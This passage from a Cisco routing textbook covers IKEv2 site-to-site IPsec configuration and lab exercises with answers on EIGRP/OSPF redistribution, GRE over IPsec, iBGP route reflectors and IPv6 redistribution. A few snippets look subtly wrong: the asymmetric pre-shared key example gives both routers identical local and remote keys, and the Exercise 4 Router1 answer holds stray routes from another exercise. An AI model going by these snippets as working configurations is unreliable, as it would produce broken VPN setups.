Central(config-ikev2-keyring-peer)#
Central(config-ikev2-keyring-peer)#crypto ikev2 profile HQ-BRANCH-PROFILE
Central(config-ikev2-profile)#match identity remote address 172.1.1.2 255.255.255.255
Central(config-ikev2-profile)#authentication remote pre-share
Central(config-ikev2-profile)#authentication local pre-share
Central(config-ikev2-profile)#keyring local HQ-BRANCH-KEYS
Central(config-ikev2-profile)#ip access-list extended HQ-BRANCH-ACL
Central(config-ext-nacl)#$192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
Central(config-ext-nacl)#crypto map HQ-BRANCH 10 ipsec-isakmp
% NOTE: This new crypto map will remain disabled until a peer
        and a valid access list have been configured.
Central(config-crypto-map)# set peer 172.1.1.2
Central(config-crypto-map)# set ikev2-profile HQ-BRANCH-PROFILE
Central(config-crypto-map)# match address HQ-BRANCH-ACL
Central(config-crypto-map)#interface Ethernet0/0
Central(config-if)# crypto map HQ-BRANCH
```

AU19 As you can see, there is no **transform-set** command under the crypto map configuration. We will use the default transform set name. Our IPSec tunnel will use this automatically if we don't set it:

Branch

```
Branch(config-if)#crypto ikev2 keyring HQ-BRANCH-KEYS
Branch(config-ikev2-keyring)# peer Central
Branch(config-ikev2-keyring-peer)#  address 172.1.1.1
Branch(config-ikev2-keyring-peer)#  pre-shared-key IPsec
```

```
Branch(config-ikev2-keyring-peer)#crypto ikev2 profile HQ-BRANCH-PROFILE
Branch(config-ikev2-profile)#match identity remote address 172.1.1.1 255.255.255.255
Branch(config-ikev2-profile)#authentication remote pre-share
Branch(config-ikev2-profile)#authentication local pre-share
Branch(config-ikev2-profile)#keyring local HQ-BRANCH-KEYS
Branch(config-ikev2-profile)#
Branch(config-ikev2-profile)#ip access-list extended HQ-BRANCH-ACL
Branch(config-ext-nacl)#$192.168.2.0 0.0.0.255 192.168.1.0 0.0.0.255
Branch(config-ext-nacl)#crypto map HQ-BRANCH 10 ipsec-isakmp
Branch(config-crypto-map)# set peer 172.1.1.1
Branch(config-crypto-map)# set ikev2-profile HQ-BRANCH-PROFILE
Branch(config-crypto-map)# match address HQ-BRANCH-ACL
Branch(config-crypto-map)#interface Ethernet0/0
Branch(config-if)# crypto map HQ-BRANCH

Central(config)#do sh cry session
Crypto session current status

Interface: Ethernet0/0
Profile: HQ-BRANCH-PROFILE
Session status: UP-ACTIVE
Peer: 172.1.1.2 port 500
  Session ID: 31
  IKEv2 SA: local 172.1.1.1/500 remote 172.1.1.2/500 Active
  IPSEC FLOW: permit ip 192.168.1.0/255.255.255.0 192.168.2.0/255.255.255.0
        Active SAs: 2, origin: crypto map
```

Set the transform set:

```
crypto ipsec transform-set HQ-BRANCH-TRANSFORM esp-aes 256 esp-sha-hmac
    mode transport
crypto map HQ-BRANCH 10 ipsec-isakmp
 set transform-set HQ-BRANCH-TRANSFORM
```

Asymmetric Pre-shared Key Configuration

The only thing we need to do to make our configuration asymmetric is by creating different pre-shared keys for each router:

```
Central
 crypto ikev2 keyring HQ-BRANCH-KEYS
 peer Branch
 address 172.1.1.2
 pre-shared-key local VPN1
 pre-shared-key remote VPN2

Branch
 crypto ikev2 keyring HQ-BRANCH-KEYS
 peer Central
 address 172.1.1.1
 pre-shared-key local VPN1
 pre-shared-key remote VPN2
```

Summary

This chapter expanded on information covered in Chapters 6 and 12. It elaborated on advanced routing topics, including EIGRP, multiarea OSPF, advanced BGP, IPv6 routing, redistribution, tunneling such as Generic Routing Encapsulation (GRE) tunnels, and policy-based routing using route maps. We have also covered the configuration of IPsec VPNs between two Cisco routers using IKEv1 and IKEv2 with pre-shared key authentication. We used the default IKEv2 proposal, default IKEv2 policy, and also default IPsec transform set, and we were able to minimize our configuration. We also configured asymmetric and symmetric pre-shared key authentication to give a couple different options.

Advanced Routing Exercises

This section will provide exercises to reinforce what was covered in this chapter.

Exercise 1: EIGRP and OSFP Redistribution

Figure 14-13 is used to complete Exercise 1. Configure AS 1 with EIGRP and Router1 as a stub router. Restrict the EIGRP neighbors from sending multicast packets. Configure Area 2 as a totally stubby area. Redistribute EIGRP into OSPF using metric 100 and as a type 2 route. Verify that Router8 has the EIGRP redistributed route.



Figure 14-13. *Exercise 1 diagram*

Exercise 2: GRE and IPSEC

Figure 14-14 is used to complete Exercise 2. Configure IPSec tunnels between Router7 and Router4. Create a crypto map called Router4toRouter7. Use authentication pre-share, AES 256, and HMAC-SHA1. Create an access list called Test permitting all traffic. The crypto key should be Router4toRouter7. Configure IPSec

tunnels between Router5 and Router4. Create a crypto map called Router4toRouter5. Use authentication pre-share, AES 256, and HMAC-SHA1. Use the already created access list called Test. The crypto key should be Router4toRouter5. Verify the crypto session is active. Create a GRE tunnel from Router7 to Router5 using the loopback addresses as tunnel source and destination. The loopback should be routed via OSPF.



Figure 14-14. *Exercise 2 diagram*

Exercise 3: IKEv2

Figure 14-15 is used to complete Exercise 3. Configure tunnel protection using the methods learned in this chapter. Create an IKEv2 profile named IKEV2-PROF; create an IKEv2 proposal named IKEV2-PROP using aes-gcm-256 for encryption and either group 19, 20, or 21. Create an IKEv2 policy named IKEV2-POL and use pre-shared key IKEV2. Use the transform set of your choice.



Figure 14-15. *Exercise 3 diagram*

Exercise 4: BGP

Combine the use of templates and peer groups for iBGP peers. Configure templates on iBGP route reflector clients to set the source interfaces to Loopback255 and the password to Apress. Use static routing so the Loopback255 interface on each router is reachable from all other routers.

Configure the route reflector to accept dynamic neighbors. Address the devices as shown in Figure 14-16. Ensure that Loopback2 on Router2 can ping Loopback3 on Router3.

Use autonomous system 65000 on all routers.



Figure 14-16. *Exercise 4 diagram*

Exercise 5: IPv6 OSPF and EIGRP Redistribution

Combine what you learned about redistribution and what you learned about IPv6 routing to redistribute between OSPFv3 and EIGRPv6. Configure a network as shown in Figure 14-17. Verify that you can reach Loopback3 on Router3 from Loopback0 on Router1.



Figure 14-17. *Exercise 5 diagram*

Exercise Answers

This section will provide answers to the questions asked in the "Advanced Routing Exercises" section.

Exercise 1

Configure AS 1 with EIGRP and Router1 as a stub router. Restrict the EIGRP neighbors from sending multicast packets. Configure Area 2 as a totally stubby area. Redistribute EIGRP into OSPF using metric 100 and as a type 2 route. Verify that Router8 has the EIGRP redistributed route.

Router1 Configuration

```
Router1(config)#int e0/0
Router1(config-if)#ip add 172.16.1.1 255.255.255.252
Router1(config-if)#router eigrp 1
Router1(config-router)#network 172.16.1.0 255.255.255.252
Router1(config-router)#neighbor 172.16.1.2 Ethernet0/0
Router1(config-router)#no auto-summary
Router1(config-router)#eigrp stub
```

Router2 Configuration

```
Router2(config)#int e0/0
Router2(config-if)#ip add 172.16.1.2 255.255.255.252
Router2(config-if)#int e0/1
Router2(config-if)#ip add 172.16.5.1 255.255.255.252
Router2(config-if)#int e0/2
Router2(config-if)#ip add 172.16.5.5 255.255.255.252
Router2(config-if)#router eigrp 1
Router2(config-router)#network 172.16.1.0 255.255.255.252
Router2(config-router)#neighbor 172.16.1.1 Ethernet0/0
Router2(config-router)#no auto-summary
Router2(config-router)#router ospf 1
Router2(config-router)#network 172.16.5.0 0.0.0.3 area 2
Router2(config-router)#network 172.16.5.4 0.0.0.3 area 0
Router2(config-router)#area 2 stub no-summary
Router2(config-router)#redistribute eigrp 1 metric 100 metric-type 2 subnets
```

Router3 Configuration

```
Router3(config)#int e0/0
Router3(config-if)#ip add 172.16.5.2 255.255.255.252
Router3(config-if)#router ospf 1
Router3(config-router)#network 172.16.5.0 0.0.0.3 area 2
Router3(config-router)#area 2 stub
```

Router8 Configuration

```
Router8(config)#int e0/0
Router8(config-if)#ip add 172.16.5.6 255.255.255.252
Router8(config-if)#router ospf 1
Router8(config-router)#network 172.16.5.4 0.0.0.3 area 0
```

Let's confirm Router3 is configured as a totally stubby router:

```
Router3#sh ip route
O*IA  0.0.0.0/0 [110/11] via 172.16.5.1, 00:01:49, Ethernet0/0
      172.16.5.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.5.0/30 is directly connected, Ethernet0/0
L        172.16.5.2/32 is directly connected, Ethernet0/0
```

You can see that you have only a default route in the routing table as you should as a totally stubby area. Now verify that network 172.16.1.0/30 is being redistributed into OSPF:

```
Router8#sh ip route
      172.16.0.0/30 is subnetted, 1 subnets
O E2     172.16.1.0 [110/100] via 172.16.5.5, 00:03:41, Ethernet0/0
      172.16.5.0/24 is variably subnetted, 3 subnets, 2 masks
O IA     172.16.5.0/30 [110/20] via 172.16.5.5, 00:03:41, Ethernet0/0
C        172.16.5.4/30 is directly connected, Ethernet0/0
L        172.16.5.6/32 is directly connected, Ethernet0/0
```

You can see from the output in bold that the route is being redistributed into OSPF as a type 2 external route signified by the O E2 next to the route.

Exercise 2

Configure IPSec tunnels between Router7 and Router4. Create a crypto map called Router4toRouter7. Use authentication pre-share, AES 256, and HMAC-SHA1. Create an access list called Test permitting all traffic. The crypto key should be Router4toRouter7. Configure IPSec tunnels between Router5 and Router4. Create a crypto map called Router4toRouter5. Use authentication pre-share, AES 256, and HMAC-SHA1. Use the already created access list called Test. The crypto key should be Router4toRouter5. Verify the crypto session is active. Create a GRE tunnel from Router7 to Router5 using the loopback addresses as tunnel source and destination. The loopback should be routed via OSPF.

Router7 Configuration

```
Router7(config)#int e0/0
Router7(config-if)#ip add 192.168.1.1 255.255.255.252
Router7(config)#int loo1
Router7(config-if)#ip add 1.1.1.1 255.255.255.255
Router7(config-if)#ip access-list extended Test
Router7(config-ext-nacl)#permit ip any any
Router7(config-ext-nacl)#crypto isakmp policy 1
Router7(config-isakmp)#encr aes 256
```

```
Router7(config-isakmp)#authentication pre-share
Router7(config-isakmp)#group 2
Router7(config-isakmp)#crypto isakmp key Router4toRouter7 address 192.168.1.2
Router7(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
Router7(cfg-crypto-trans)#crypto map Router4toRouter7 1 ipsec-isakmp
Router7(config-crypto-map)#set peer 192.168.1.2
Router7(config-crypto-map)#set transform-set set1
Router7(config-crypto-map)#match address Test
Router7(config-crypto-map)#router ospf 1
Router7(config-router)#network 192.168.1.0 0.0.0.3 area 0
Router7(config-router)#network 1.1.1.1 0.0.0.0 area 0
Router7(config-router)#int tunnel 100
Router7(config-if)#ip address 172.16.5.1 255.255.255.252
Router7(config-if)#tunnel source 1.1.1.1
Router7(config-if)#tunnel destination 2.2.2.2
Router7(config-if)#keepalive 5 4
Router7(config-if)#int e0/0
Router7(config-if)#crypto map Router4toRouter7
```

Router4 Configuration

```
Router4(config)#int e0/0
Router4(config-if)#ip add 192.168.1.2 255.255.255.252
Router4(config-if)#int e0/1
Router4(config-if)#ip add 192.168.2.1 255.255.255.252
Router4(config-if)#ip access-list extended Test
Router4(config-ext-nacl)#permit ip any any
Router4(config-ext-nacl)#crypto isakmp policy 1
Router4(config-isakmp)#encr aes 256
Router4(config-isakmp)#authentication pre-share
Router4(config-isakmp)#group 2
Router4(config-isakmp)#crypto isakmp key Router4toRouter7 address 192.168.1.1
Router4(config)#crypto isakmp key Router4toRouter5 address 192.168.2.2
Router4(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
Router4(cfg-crypto-trans)#crypto map Router4toRouter7 1 ipsec-isakmp
Router4(config-crypto-map)#set peer 192.168.1.1
Router4(config-crypto-map)#set transform-set set1
Router4(config-crypto-map)#match address Test
Router4(config)#crypto map Router4toRouter5 1 ipsec-isakmp
Router4(config-crypto-map)#set peer 192.168.2.2
Router4(config-crypto-map)#set transform-set set1
Router4(config-crypto-map)#match address Test
Router4(config-crypto-map)#router ospf 1
Router4(config-router)#network 192.168.1.0 0.0.0.3 area 0
Router4(config-router)#network 192.168.2.0 0.0.0.3 area 0
Router4(config-router)#int e0/0
Router4(config-if)#crypto map Router4toRouter7
Router4(config-if)#int e0/1
Router4(config-if)#crypto map Router4toRouter5
```

Router5 Configuration

```
Router5(config)#int e0/0
Router5(config-if)#ip add 192.168.2.2 255.255.255.252
Router5(config)#int loop1
Router5(config-if)#ip add 2.2.2.2 255.255.255.255
Router5(config-if)#ip access-list extended Test
Router5(config-ext-nacl)#permit ip any any
Router5(config-ext-nacl)#crypto isakmp policy 1
Router5(config-isakmp)#encr aes 256
Router5(config-isakmp)#authentication pre-share
Router5(config-isakmp)#group 2
Router5(config-isakmp)#crypto isakmp key Router4toRouter5 address 192.168.2.1
Router5(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
Router5(cfg-crypto-trans)#crypto map Router4toRouter5 1 ipsec-isakmp
Router5(config-crypto-map)#set peer 192.168.2.1
Router5(config-crypto-map)#set transform-set set1
Router5(config-crypto-map)#match address Test
Router5(config-crypto-map)#router ospf 1
Router5(config-router)#network 192.168.2.0 0.0.0.3 area 0
Router5(config-router)#network 2.2.2.2 0.0.0.0 area 0
Router5(config-router)#int tunnel 100
Router5(config-if)#ip address 172.16.5.2 255.255.255.252
Router5(config-if)#tunnel source 2.2.2.2
Router5(config-if)#tunnel destination 1.1.1.1
Router5(config-if)#keepalive 5 4
Router5(config-if)#int e0/0
Router5(config-if)#crypto map Router4toRouter5
```

First, let's verify that the crypto session is up and active on Router4:

```
Router4#sh crypto session
Crypto session current status

Interface: Ethernet0/1
Session status: UP-ACTIVE
Peer: 192.168.2.2 port 500
  IKEv1 SA: local 192.168.2.1/500 remote 192.168.2.2/500 Active
  IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0
        Active SAs: 2, origin: crypto map

Interface: Ethernet0/0
Session status: UP-ACTIVE
Peer: 192.168.1.1 port 500
  IKEv1 SA: local 192.168.1.2/500 remote 192.168.1.1/500 Active
  IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0
        Active SAs: 2, origin: crypto map
```

Next, verify that the tunnel is up:

```
Router7#sh int tunnel100
Tunnel100 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 172.16.5.1/30
  MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive set (5 sec), retries 4
  Tunnel source 1.1.1.1, destination 2.2.2.2
```

Lastly, verify that the loopback addresses are routed via OSPF:

```
Router4#sh ip route ospf
      1.0.0.0/32 is subnetted, 1 subnets
O        1.1.1.1 [110/11] via 192.168.1.1, 00:06:44, Ethernet0/0
      2.0.0.0/32 is subnetted, 1 subnets
O        2.2.2.2 [110/11] via 192.168.2.2, 00:03:33, Ethernet0/1
```

You have verified the configuration.

Exercise 3

Configure tunnel protection using the methods learned in this chapter. Create an IKEv2 profile named IKEV2-PROF; create an IKEv2 proposal named IKEV2-PROP using aes-gcm-256 for encryption and either group 19, 20, or 21. Create an IKEv2 policy named IKEV2-POL and use pre-shared key IKEV2. Use the transform set of your choice.

Router1 Configuration

```
Router1(config)#interface Loopback0
Router1(config-if)# ip address 1.1.1.1 255.255.255.255
Router1(config-if)#interface Ethernet0/0
Router1(config-if)# ip address 192.168.1.1 255.255.255.252
Router1(config-if)#crypto ikev2 proposal IKEV2-PROP
Router1(config-ikev2-proposal)# encryption aes-gcm-256
Router1(config-ikev2-proposal)# group 19 20 21
Router1(config-ikev2-proposal)#prf sha512
Router1(config-ikev2-proposal)#!
Router1(config-ikev2-proposal)#crypto ikev2 policy IKEV2-POL
IKEv2 policy MUST have atleast one complete proposal attached
Router1(config-ikev2-policy)# proposal IKEV2-PROP
Router1(config-ikev2-policy)#crypto ikev2 profile IKEV2-PROF
Router1(config-ikev2-profile)# match identity remote any
Router1(config-ikev2-profile)# authentication remote pre-share key IKEV2
Router1(config-ikev2-profile)# authentication local pre-share key IKEV2
Router1(config-ikev2-profile)# lifetime 120
Router1(config-ikev2-profile)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac
Router1(cfg-crypto-trans)#crypto ipsec profile IKEV2-TUNPROF
```

```
Router1(ipsec-profile)# set transform-set ikev2-TS
Router1(ipsec-profile)# set ikev2-profile IKEV2-PROF
Router1(ipsec-profile)#interface Tunnel0
Router1(config-if)# ip address 172.16.0.1 255.255.255.252
Router1(config-if)# tunnel source e0/0
Router1(config-if)# tunnel destination 192.168.1.2
Router1(config-if)#tunnel protection ipsec profile IKEV2-TUNPROF
Router1(config-if)#keepalive 5 4
Router1(config-if)#ip route 0.0.0.0 0.0.0.0 Tunnel0
```

Router2 Configuration

```
Router2(config)#interface Loopback0
Router2(config-if)# ip address 2.2.2.2 255.255.255.255
Router2(config-if)#interface Ethernet0/0
Router2(config-if)# ip address 192.168.1.2 255.255.255.252
Router2(config-if)#crypto ikev2 proposal IKEV2-PROP
Router2(config-ikev2-proposal)# encryption aes-gcm-256
Router2(config-ikev2-proposal)# group 19 20 21
Router2(config-ikev2-proposal)#prf sha512
Router2(config-ikev2-proposal)#crypto ikev2 policy IKEV2-POL
IKEv2 policy MUST have atleast one complete proposal attached
Router2(config-ikev2-policy)# proposal IKEV2-PROP
Router2(config-ikev2-policy)#crypto ikev2 profile IKEV2-PROF
Router2(config-ikev2-profile)# match identity remote any
Router2(config-ikev2-profile)# authentication remote pre-share key IKEV2
Router2(config-ikev2-profile)# authentication local pre-share key IKEV2
Router2(config-ikev2-profile)# lifetime 120
Router2(config-ikev2-profile)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac
Router2(cfg-crypto-trans)#crypto ipsec profile IKEV2-TUNPROF
Router2(ipsec-profile)# set transform-set ikev2-TS
Router2(ipsec-profile)# set ikev2-profile IKEV2-PROF
Router2(ipsec-profile)#interface Tunnel0
Router2(config-if)# ip address 172.16.0.2 255.255.255.252
Router2(config-if)# tunnel source e0/0
Router2(config-if)# tunnel destination 192.168.1.1
Router2(config-if)# tunnel protection ipsec profile IKEV2-TUNPROF
Router2(config-if)#keepalive 5 4
Router2(config-if)#ip route 0.0.0.0 0.0.0.0 Tunnel0

Router1#show crypto ikev2 session
 IPv4 Crypto IKEv2 Session

Session-id:1, Status:UP-ACTIVE, IKE count:1, CHILD count:1

Tunnel-id Local                 Remote                fvrf/ivrf            Status
3         192.168.1.1/500       192.168.1.2/500       none/none            READY
      Encr: AES-GCM, keysize: 256, PRF: SHA512, Hash: None, DH Grp:19, Auth sign: PSK, Auth
       verify: PSK
      Life/Active Time: 120/38 sec
```

```
Child sa: local selector  192.168.1.1/0 - 192.168.1.1/65535
          remote selector 192.168.1.2/0 - 192.168.1.2/65535
          ESP spi in/out: 0x57EE4A63/0x94219C9E

 IPv6 Crypto IKEv2 Session
```

Exercise 4

One of the keys to this is the static routes connecting all the routers. You are using iBGP, so the next hop isn't updated. This will leave the originating router as the BGP next hop. If you weren't using route reflection, you could use next-hop-self on the `neighbor` command, but this doesn't work with route reflectors.

Router1 Configuration

```
hostname Router1
interface Loopback255
 ip address 1.1.1.1 255.255.255.255
!
interface Ethernet0/0
 ip address 172.16.12.1 255.255.255.252
!
interface Ethernet0/1
 ip address 172.16.13.1 255.255.255.248
!
router bgp 65000
 bgp log-neighbor-changes
 bgp listen range 0.0.0.0/6 peer-group ibgp_peers
 bgp listen limit 2
 neighbor ibgp_peers peer-group
 neighbor ibgp_peers remote-as 65000
 neighbor ibgp_peers password Apress
 neighbor ibgp_peers update-source Loopback255
 neighbor ibgp_peers route-reflector-client
!
ip route 2.2.2.2 255.255.255.255 192.168.1.2
ip route 0.0.0.0 0.0.0.0 Tunnel0
```

Router2 Configuration

```
hostname Router2
!
interface Loopback2
 ip address 22.22.22.22 255.255.255.255
!
interface Loopback255
 ip address 2.2.2.2 255.255.255.255
!
interface Ethernet0/0
 ip address 172.16.12.2 255.255.255.0
```

```
!
router bgp 65000
 template peer-session ibgp_session
  remote-as 65000
  password Apress
  update-source Loopback255
 exit-peer-session
 !
 bgp log-neighbor-changes
 network 22.22.22.22 mask 255.255.255.255
 network 172.16.12.0
 neighbor 1.1.1.1 inherit peer-session ibgp_session
!
ip route 1.1.1.1 255.255.255.255 172.16.12.1
ip route 3.3.3.3 255.255.255.255 1.1.1.1
```

Router3 Configuration

```
hostname Router3
!
interface Loopback3
 ip address 33.33.33.33 255.255.255.255
!
interface Loopback255
 ip address 3.3.3.3 255.255.255.255
!
interface Ethernet0/1
 ip address 172.16.13.3 255.255.255.248
!
router bgp 65000
 template peer-session ibgp_session
  remote-as 65000
  password Apress
  update-source Loopback255
 exit-peer-session
 !
 bgp log-neighbor-changes
 network 33.33.33.33 mask 255.255.255.255
 network 192.168.13.0
 neighbor 1.1.1.1 inherit peer-session ibgp_session
!
ip route 1.1.1.1 255.255.255.255 172.16.13.1
ip route 2.2.2.2 255.255.255.255 1.1.1.1
```

Verification

To verify the BGP configuration, you can look at the BGP table. You can see a path to 33.33.33.33/32 from Router2 and 22.22.22.22/32 from Router3. Then you can further verify with ping and traceroute:

```
Router2#show ip bgp
BGP table version is 4, local router ID is 22.22.22.22
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>  22.22.22.22/32   0.0.0.0                  0         32768 i
 *>i 33.33.33.33/32   3.3.3.3                  0    100      0 i
 *>  172.16.12.0     0.0.0.0                  0         32768 i
Router2#

Router3#show ip bgp
BGP table version is 4, local router ID is 33.33.33.33
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>i 22.22.22.22/32   2.2.2.2                  0    100      0 i
 *>  33.33.33.33/32   0.0.0.0                  0         32768 i
 *>i 172.16.12.0     2.2.2.2                  0    100      0 i
Router3#

Router2#ping 3.3.3.3 source 2.2.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
Packet sent with a source address of 2.2.2.2
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router2#
```

Exercise 5

We didn't specifically cover IPv6 redistribution, but it works the same as IPv4 redistribution. To complete this exercise, you need to configure the IPv6 addresses on each link and the loopbacks, configure EIGRPv6 between Router1 and Router2, and configure OSPFv3 between Router3 and Router4. Then you need to mutually redistribute between OSPFv3 and EIGRPv6.

Since there aren't any IPv4 addresses on the routers, you also need to manually configure unique router IDs.

Router1 Configuration

```
hostname Router1
ipv6 unicast-routing
interface Loopback0
 no ip address
 ipv6 address 2002::1/128
!
interface Ethernet0/0
 no ip address
 ipv6 address 2002:12::1/64
!
router eigrp Apress
 !
 address-family ipv6 unicast autonomous-system 100
  !
  topology base
  exit-af-topology
  eigrp router-id 1.1.1.1
 exit-address-family
!
```

Router2 Configuration

On Router2, you don't want Ethernet0/1 to advertise in EIGRP. Instead of shutting down Eth0/1 in the address family, you set the default so that it effectively matches Eth0/0 in the address family:

```
hostname Router2
ipv6 unicast-routing
!
interface Ethernet0/0
 no ip address
 ipv6 address 2002:12::2/64
!
interface Ethernet0/1
 no ip address
 ipv6 address 2002:23::2/64
 ospfv3 1 ipv6 area 0
!
!
router eigrp Apress
 !
 address-family ipv6 unicast autonomous-system 100
  !
  af-interface default
   shutdown
  exit-af-interface
  !
  af-interface Ethernet0/0
   no shutdown
  exit-af-interface
```

```
  !
  topology base
   default-metric 1500  0 255 1 1500
   redistribute ospf 1 include-connected
  exit-af-topology
  eigrp router-id 2.2.2.2
 exit-address-family
!
router ospfv3 1
 router-id 2.2.2.2
 !
 address-family ipv6 unicast
  redistribute eigrp 100 include-connected
 exit-address-family
!
```

Router3 Configuration

```
hostname Router3
ipv6 unicast-routing
interface Loopback3
 no ip address
 ipv6 address 2002::3/128
 ospfv3 1 ipv6 area 0
!
interface Ethernet0/1
 no ip address
 ipv6 address 2002:23::3/64
 ospfv3 1 ipv6 area 0
!
router ospfv3 1
 router-id 3.3.3.3
 !
 address-family ipv6 unicast
 exit-address-family
!
```

Verification

From Router1, you can see the external routes in EIGRP:

```
Router1#show ipv6 route
IPv6 Routing Table - default - 6 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
